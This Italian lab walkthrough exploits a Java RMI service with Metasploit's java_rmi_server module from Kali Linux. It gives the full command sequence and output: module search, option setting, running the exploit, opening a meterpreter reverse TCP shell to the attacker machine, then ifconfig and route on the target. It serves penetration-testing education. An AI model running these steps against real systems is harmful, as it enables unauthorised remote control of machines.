
```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# msfconsole
```

Below the terminal, there is a decorative graphic of a 3D hexagonal lattice structure.

```
= [ metasploit v6.3.27-dev
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post
+ -- --=[ 1385 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com
```

Una volta avviato Metasploit procediamo con la ricerca del servizio che vogliamo exploitare, dopodichè possiamo selezionare l'exploit o auxiliary che vogliamo utilizzare in base alle informazioni che abbiamo del servizio in questione, come la versione, dopo aver selezionato l'exploit che vogliamo usare, Metasploit ci imposterà il payload di default, il payload è il codice che viene eseguito su un sistema vulnerabile tramite l'exploit, nel caso in cui il default non dovesse funzionare proveremmo gli altri.



The screenshot shows the Metasploit Framework (msf6) interface. At the top, there's a decorative header with a grid of purple cubes. Below it, the terminal window displays the command `msf6 > search java_rmi`. The output shows a table of matching modules:

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server I
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server I
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMICone

Below the table, a message says: "Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/multi/browser/java_rmi_connection_impl`". The command `msf6 > use 1` is then entered, followed by the message: "[*] No payload configured, defaulting to `java/meterpreter/reverse_tcp`". Finally, the command `msf6 exploit(multi/misc/java_rmi_server) > show options` is shown.

Dopo aver selezionato il payload, una reverse shell di meterpreter, possiamo procedere guardando se sono presenti tutte le informazioni che l'exploit necessita per andare a segno, in questo caso era necessario inserire solo l'ip del target, RHOSTS. Inserite le informazioni mancanti procediamo con il comando exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS          0.0.0.0      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        1099            yes       The target port (TCP)
SRVHOST        0.0.0.0      yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT        8080            yes       The local port to listen on.
SSL           false           no        Negotiate SSL for incoming connections
SSLCert          None          no        Path to a custom SSL certificate (default is randomly generated)
URI PATH          None          no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST        192.168.11.111  yes       The listen address (an interface may be specified)
LPORT        4444            yes       The listen port

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/FUgvastDVot0t
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38544) at 2024-01-26 00:10:00 +0100
```

Se l'exploit è andato a buon fine ci ritroveremo in una shell di meterpreter, una shell molto potente che permette di eseguire comandi in remoto, inseriamo help per vedere tutti i comandi che possiamo eseguire da questa shell fino a trovare quelli che ci occorrono, ovvero “route” e “ifconfig”.

`meterpreter > help`

`Core Commands`

Command	Description
<code>?</code>	Help menu
<code>background</code>	Backgrounds the current session
<code>bg</code>	Alias for background
<code>bgkill</code>	Kills a background meterpreter script
<code>bglist</code>	Lists running background scripts
<code>bgrun</code>	Executes a meterpreter script as a background thread
<code>channel</code>	Displays information or control active channels
<code>close</code>	Closes a channel
<code>detach</code>	Detach the meterpreter session (for http/https)
<code>disable_unicode_encoding</code>	Disables encoding of unicode strings
<code>enable_unicode_encoding</code>	Enables encoding of unicode strings
<code>exit</code>	Terminate the meterpreter session

`Stdapi: Networking Commands`

Command	Description
<code>ifconfig</code>	Display interfaces
<code>ipconfig</code>	Display interfaces
<code>portfwd</code>	Forward a local port to a remote service
<code>resolve</code>	Resolve a set of host names on the target
<code>route</code>	View and modify the routing table

Eseguire il comando “ifconfig” ci permette di verificare se di fatto siamo nella macchina bersaglio, infatti come possiamo notare è riportato l’IP della macchina bersaglio. Il comando “route” invece ci permette di andare a controllare la tabella di routing della macchina bersaglio.

```
Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80 :: a00:27ff:fe40:5f3d
IPv6 Netmask : ::

meterpreter > route
=====
IPv4 network routes
=====

Subnet          Netmask        Gateway    Metric  Interface
---            ---           ---        ---       ---
127.0.0.1      255.0.0.0    0.0.0.0   0.0.0.0  eth0
192.168.11.112 255.255.255.0 0.0.0.0   0.0.0.0  eth0

IPv6 network routes
=====

Subnet          Netmask        Gateway    Metric  Interface
---            ---           ---        ---       ---
::1             ::            ::         ::        ::

8.0001
62.1434
```